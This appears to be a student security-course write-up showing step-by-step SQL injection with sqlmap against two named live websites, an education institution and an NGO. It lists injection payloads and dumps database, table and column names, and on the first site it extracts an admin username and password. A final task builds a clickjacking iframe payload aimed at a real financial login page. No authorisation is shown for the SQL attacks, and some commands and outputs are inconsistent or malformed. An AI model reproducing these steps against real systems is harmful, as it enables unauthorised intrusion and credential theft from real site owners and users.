
In the browser's address bar, append a single quote ('') to the end of the parameter value in the URL. For example, if the URL parameter is id=1, modify it to id='1'.

<https://native.edu.pk/detail.php?ComCatID=11'>



STEP 3:

Press enter and check for SQL Syntax error



STEP 4:

Now to get sensitive information from the database turn on kali linux



STEP 5:

Open terminal and perform sqlmap commands

COMMANDS:

- `sqlmap -u url --dbs`
- `sqlmap -u url -D database_name --tables`
- `sqlmap -u url -D database_name -T table_name --columns`
- `sqlmap -u url -D database_name -T table_name -C column_name --dump`

```
1. sqlmap -u https://native.edu.pk/detail.php?ComCatID=11--dbs
```

Above command is asking sqlmap to scan the URL provided for the existence of databases (-dbs)

```
(kali㉿kali)-[~]
$ sqlmap -u https://native.edu.pk/detail.php?ComCatID=11 --dbs
```

We got 2 databases marked in red

- information_schema
- nativepk_dbnative

```
sqlmap [!] version: 5.2.0-dev (https://sqlmap.org)
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any damages caused by this program
[*] starting at 10:01:59 /2024-04-30/
[*] [10:02:00] [INFO] resuming back-end DBMS 'mysql'
[*] [10:02:00] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: ComCatID (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: ComCatID=11 AND 3081=3081

    Type: error-based
    Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: ComCatID=11 AND (SELECT 6669 FROM(SELECT COUNT(*),CONCAT(0x71706b7071,(SELECT (ELT(6669=6669,1))),0x) FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: time-based blind
    Title: MySQL ≥ 5.0.17 AND time-based blind (query SLEEP)
    Payload: ComCatID=11 AND (SELECT 6013 FROM (SELECT(SLEEP(5)))pqyn)

    Type: UNION query
    Title: Generic UNION query (NULL) - 5 columns
    Payload: ComCatID=-3137 UNION ALL SELECT NULL,NULL,CONCAT(0x71706b7071,0x4a457750735a4d665458506e5e516a67704,646b7952746b546d65,0x71a6b6a71),NULL,NULL-- -
```

[10:02:02] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[*] [10:02:02] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] nativepk_dbnative

```
[10:02:02] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/native.edu.pk'
```

```
2. sqlmap -u https://native.edu.pk/detail.php?ComCatID=118 -D nativepk_dbnative --tables
```

This sqlmap targets the specified URL and the 'information_schema' database, retrieving a list of tables within that database.

```
(kali㉿kali)-[~]
└─$ sqlmap -u https://native.edu.pk/detail.php?ComCatID=11 -D nativepk_dbnative --tables
```

We got 14 tables

```
[root@kali ~]# ls -l
total 14
Database: nativepk_dbnative
[14 tables]
+-----+
| admin
| banners
| campuses
| cities
| comcategory
| company
| contentcategory
| contents
| gallery
| menu
| news
| topmenu
| uploads
| videos
+-----+
```

```
3. sqlmap -u https://native.edu.pk/detail.php?ComCatID=11 -D nativepk_dbnative -T admin --columns
```

This sqlmap targets the URL provided, accessing the 'nativepk_dbnative' database, specifically the 'EVENTS' table, and retrieves information about the columns within that table.

```
(kali㉿kali)-[~]
└─$ sqlmap -u https://native.edu.pk/detail.php?ComCatID=11 -D nativepk_dbnative -T admin --columns
```

5 columns are present

```
[10:18:55] [INFO] fetching columns for table admin in database nativepk_dbnative
Database: nativepk_dbnative
Table: admin
[5 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| EmailAddress | varchar(50) |
| Password | varchar(50) |
| UserID | int(11) |
| UserLevel | varchar(50) |
| UserName | varchar(50) |
+-----+-----+
```

4. \$ sqlmap -u <https://native.edu.pk/detail.php?ComCatID=11> -D nativepk_dbnative -T admin -UserName --dump

WE GOT UERNAME

```
[kali㉿kali]:~$ sqlmap -u https://native.edu.pk/detail.php?ComCatID=11 -D nativepk_dbnative -T admin -C Username --dump
Database: nativepk_dbnative
Table: admin
[1 entry]
+-----+
| UserName |
+-----+
| nauman |
+-----+

[10:12:33] [INFO] table 'nativepk_dbnative.'admin'' dumped to CSV file '/home/kali/native/admin.csv'
[10:12:33] [INFO] fetched data logged to text files under '
```



```
[kali㉿kali]:~$ sqlmap -u https://native.edu.pk/detail.php?ComCatID=11 -D nativepk_dbnative -T admin -C Password --dump
```

WE GOT PASSWORD

```
[kali㉿kali]:~$ sqlmap -u https://native.edu.pk/detail.php?ComCatID=11 -D nativepk_dbnative -T admin -C Password --dump
Database: nativepk_dbnative
Table: admin
[1 entry]
+-----+
| Password |
+-----+
| nauman |
+-----+

[10:15:39] [INFO] table 'nativepk_dbnative.'admin'' dumped to CSV file '/home/kali/native/password.csv'
```

Through SQLI ATTACK we successfully found username and password

TARGET 2

STEP 1:

Identify the URL parameter that appears to be associated with based on an identifier (e.g., id=).


Target URL: <https://www.burobd.org/network-and-linkages.php?id=8>



STEP 2:


In the browser's address bar, append a single quote ('') to the end of the parameter value in the URL. For example, if the URL parameter is id=1, modify it to id='1'.

<https://www.burobd.org/network-and-linkages.php?id=8'>



STEP 3:

Press enter and check for SQL Syntax error



STEP 4:

Now to get sensitive information from the database turn on kali linux



STEP 5:

Open terminal and perform sqlmap commands

COMMANDS:

- `sqlmap -u url --dbs`
- `sqlmap -u url -D database_name --tables`
- `sqlmap -u url -D database_name -T table_name --columns`
- `sqlmap -u url -D database_name -T table_name -C column_name --dump`

```
1. sqlmap -u https://www.burobd.org/network-and-linkages.php?id=8 --dbs
```

Above command is asking sqlmap to scan the URL provided for the existence of databases (–dbs)

```
(kali㉿kali)-[~]
$ sqlmap -u https://www.burobd.org/network-and-linkages.php?id=8 --dbs
```

We got 2 databases marked in red

- burobd_bd_25
- information_schema

```
(kali㉿kali)-[~]
$ sqlmap -u https://www.burobd.org/network-and-linkages.php?id=8 --dbs
```



{1..7.138table}

https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility for any misuse or damage caused by this program.

[*] starting at 07:01:59 /2024-04-24/

[07:01:59] [INFO] resuming back-end DBMS 'mysql'

[07:01:59] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT = MySQL comment)
Payload: id=8' OR NOT 1819=1819

Type: error-based
Title: MySQL > 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=8' OR (SELECT 1492 FROM(SELECT COUNT(*),CONCAT(0x71706b6271,(SELECT (ELT(1492=1492,1))),0x7176767671,FLOOR(RAND(0)*2)))AS t1)t1

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=8' AND (SELECT 3610 FROM (SELECT(SLEEP(5)))Gmax)-- Atnx

Type: UNION query
Title: MySQL UNION query (NULL) - 8 columns
Payload: id=8' UNION ALL SELECT NULL,CONCAT(0x71706b6271,0x706a667351694a77475956547561456a6d6a6f626764655764484c5

[07:01:57] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.6.40, Apache
back-end DBMS: MySQL > 5.0 (MariaDB fork)
[07:01:57] [INFO] fetching database names
available databases [2]:

[*] burobd_bd_2025
[*] information_schema

[07:01:57] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/www.burobd.org'

- sqlmap -u https://www.burobd.org/network-and-linkages.php?id=8 -D information_schema --tables

This sqlmap targets the specified URL and the 'information_schema' database, retrieving a list of tables within that database.

```
[root@kali:~]# $ sqlmap -u https://www.burobd.org/network-and-linkages.php?id=8 -D information_schema --tables
```

We got 79 tables

```
Back-end DBMS: MySQL 5.5.4 (MySQL Community Server)
[2017-07-23] [2017] Fetching tables for database: 'information_schema'
Database: information_schema
(79 tables)

ALL_PLUGINS
APPLICABLE_RULES
CHARACTER_SETS
CHECK_CONSTRAINTS
CLIENT_STATISTICS
COLLATIONS
COLLATION_CHARACTER_SET_APPLICABILITY
COLUMN_PRIVILEGES
ENABLED_ROLES
FILES
GEOMETRY_COLUMNS
GLOBAL_STATUS
GLOBAL_VARIABLES
INODE_STATISTICS
INNODB_BUFFER_PAGE
INNODB_BUFFER_PAGE_LRU
INNODB_BUFFER_POOL_STATS
INNODB_CMP
INNODB_CMPMEM
INNODB_CMP_RESET
INNODB_CMP_PER_INDEX
INNODB_CMP_PER_INDEX_RESET
INNODB_CMP_RESET
INNODB_FT_BEING_DELETED
INNODB_FT_CONFIG
INNODB_FT_DEFAULT_STOPWORD
INNODB_FT_DELETED
INNODB_FT_INDEX_CACHE
INNODB_FT_INDEX_TABLE
INNODB_LOCKS
INNODB_LOCK_WAITERS
INNODB_METRICS
INNODB_SYS_COLUMNS
INNODB_SYS_FIELDS
INNODB_SYS_FOREIGN
INNODB_SYS_FOREIGN_COLS
INNODB_SYS_INDEXES
INNODB_SYS_TABLES
INNODB_SYS_TABLESPACES
INNODB_SYS_TABLESTATS
INNODB_SYS_VIRTUAL
INNODB_TABLESPACES_ENCRYPTION
INNODB_TRX
KEYWORDS
KEY_CACHES
KEY_COLUMN_USAGE
OPTIMIZER_TRACE
```

```
3. sqlmap -u https://www.burobd.org/network-and-linkages.php?id=8 -D information_schema -T EVENTS --columns
```

This sqlmap targets the URL provided, accessing the 'information_schema' database, specifically the 'EVENTS' table, and retrieves information about the columns within that table.

```
[*] https://www.burobd.org/network-and-linkages.php?id=8 -D information_schema -T EVENTS --columns
```

24 columns are present

Column	Type
DEFINER	varchar(384)
ENDS	datetime
STARTS	datetime
STATUS	varchar(18)
CHARACTER_SET_CLIENT	varchar(32)
COLLATION_CONNECTION	varchar(32)
CREATED	datetime
DATABASE_COLLATION	varchar(32)
EVENT_BODY	varchar(8)
EVENT_CATALOG	varchar(64)
EVENT_COMMENT	varchar(64)
EVENT_DEFINITION	longtext
EVENT_NAME	varchar(64)
EVENT_SCHEMA	varchar(64)
EVENT_TYPE	varchar(9)
EXECUTE_AT	datetime
INTERVAL_FIELD	varchar(18)
INTERVAL_VALUE	varchar(256)
LAST_ALTERED	datetime
LAST_EXECUTED	datetime
ON_COMPLETION	varchar(12)
ORIGINATOR	bigint(10)
SQL_MODE	varchar(8192)
TIME_ZONE	varchar(64)

4.

```
[#]sqlmap -u https://www.burobd.org/network-and-linkages.php?id=8 --database information_schema -T EVENTS --LAST_EXECUTED --dump
```

As column is empty we will try another table

```
[07:21:19] [INFO] fetching entries of column(s) 'LAST_EXECUTED' for table 'EVENTS' in database 'information_schema'  
[07:21:20] [INFO] fetching number of column(s) 'LAST_EXECUTED' entries for table 'EVENTS' in database 'information_schema'  
[07:21:21] [INFO] resumed: 0  
[07:21:21] [WARNING] table 'EVENTS' in database 'information_schema' appears to be empty  
Database: information_schema  
Table: EVENTS  
[0 entries]  
+-----+  
| LAST_EXECUTED |  
+-----+
```

5. `-$ sqlmap -u https://www.burobd.org/network-and-linkages.php?id=8 -D information_schema -T KEYWORDS --columns`

```
[#]sqlmap -u https://www.burobd.org/network-and-linkages.php?id=8 -D information_schema -T KEYWORDS --columns
```

We got 1 column present in table keywords

```
[07:21:25] [INFO] fetching columns for table 'KEYWORDS' in database 'information_schema'  
Database: information_schema  
Table: KEYWORDS  
[1 column]  
+-----+  
| Column | Type      |  
+-----+  
| WORD   | varchar(64) |  
+-----+  
[07:21:25] [INFO] fetched data logged to text files under '/home/kali/Desktop/  
[*] ending at 07:21:25 /2024-04-24/
```


```
6. $ sqlmap -u https://www.burobd.org/network-and-linkages.php?id=8 -D information_schema -T KEYWORDS -C WORD --dump
```

This sqlmap targets the URL specified, accesses the 'information_schema' database, specifically the 'KEYWORDS' table, and dumps the data stored in the 'WORD' column.

```
[kali㉿kali]: ~
└─$ sqlmap -u https://www.burobd.org/network-and-linkages.php?id=8 -D information_schema -T KEYWORDS -C WORD --dump
```

Got 698 entries in column WORD

```
[07:24:14] [INFO] Retrieved: 698
Database: information_schema
Table: KEYWORDS
[698 entries]
+-----+
| WORD
+-----+
[07:24:14] [WARNING] console output will be trimmed to last 756 rows due to large table size
PRECEDING
PRECISION
PREPARE
PRESERVE
PREV
PREVIOUS
PRIMARY
PRIVILEGES
PROCEDURE
PROCESS
PROCESSLIST
PROFILE
PROFILES
PROXY
PURGE
QUARTER
QUERY
QUICK
RAISE
RANGE
RAW
READ
READS
READ_ONLY
READ_WRITE
REAL
REBUILD
RECOVER
RECURSIVE
REDOFILE
REDO_BUFFER_SIZE
REDUNDANT
REFERENCES
REF_SYSTEM_ID
REGEXP
RELAY
RELAYLOG
RELAY_LOG_FILE
RELAY_LOG_POS
RELAY_THREAD
RELEASE
RELOAD
```



TASK 8
23EO4-ST#IS#6246

Find any website that is vulnerable to ClickJacking Attack. Make a Report

Vulnerability Title: Clickjacking

Description

Clickjacking is a method of tricking a user into clicking on a link that performs an action, which is disguised as a legitimate link to something else. Usually, this is carried out by embedding a link into a transparent '`<iframe>`' HTML element which sits on top of a legitimate button on the webpage. This instance of clickjacking can allow an attacker to manipulate a user into performing unwanted actions.

Impact

Clickjacking can lead to reputational damage for the business due to a loss in confidence from users who are attempting to perform legitimate actions within the application.

Recommendation

1. Enable a HTTP intercept proxy, such as Burp Suite or OWASP ZAP
1. With the HTTP intercept proxy turned on, use a browser to navigate to: {{URL}}
1. Observe that {{action}} can be performed through only mouse-clicks
1. In a HTTP proxy, observe in the server response that there are no anti-clickjacking protections in place, such as the header 'Content-Security-Policy: frame-ancestors 'self'' or the 'X-Frame-Options' header set to 'DENY' or 'SAMEORIGIN'

1. Select a target from- Bugcrowd

<https://bugcrowd.com/moneytreekkog>

The screenshot shows a Bugcrowd challenge page for 'Moneytree KK'. The challenge title is 'Your Lifetime Financial Reward'. It specifies a reward range of '\$300 - \$5,000' and a due date of 'Never'. A large green button labeled 'Submit report' is visible. To the right, there's a green box featuring a white leaf logo. Below the main title, there's a brief description: 'Moneytree provides a personal finance management app that uses data aggregation to radically simplify your relationship with money. The service currently supports Japanese financial institutions and provides a Japanese & English language interface.' It also mentions adherence to the Bugcrowd Vulnerability Rating Economy and provides a link for updates to OOTC scope testing. On the right side, there are statistics: 'Vulnerabilities resolved: 39', 'Vulnerabilities open: 2 days', and 'Average payout: \$580'. A 'Latest hall of famers' section is also present.

Target: <https://www.moneytree.financial/detail/150219/client-login>

The screenshot shows the client login page of the Moneytree financial website. The URL in the address bar is 'https://www.moneytree.financial/detail/150219/client-login'. The page features a yellow Moneytree logo at the top left. A quote 'While Dreams Simply Require Imagination, Achieving Them Requires Much More. Our Mission Is To Help Clients Achieve Their Dreams.' is displayed above the login form. The navigation menu includes links for HOME, ABOUT US, SERVICES, PRODUCTS, CLIENT LOGIN, CALCULATORS, DOWNLOADS, and CONTACT US. The main content area has a green banner with the text 'CLIENT LOGIN'. Below it is a 'Provide Login' form with fields for 'Username' and 'Password', and a 'Forgot Password?' link. The bottom of the page shows a standard Windows taskbar with various icons.

STEP 2: create a payload save it as payload.html and mention your target into iframe tag

```
<html>
<head>
    <title>ClickJacking Demo</title>
    <style>
        body {
            margin: 0;
            margin: 0;
            overflow: hidden;
        }
    </style>
</head>
<body>

    <iframe src="https://www.moneytree.financial/detail/150219/client-login"
width="800" height="600"></iframe>
```

STEP 3: Open html file in the browser and check whether that it is displayed in iframe

If target is displayed in iframe then it is vulnerable to clickjacking attack

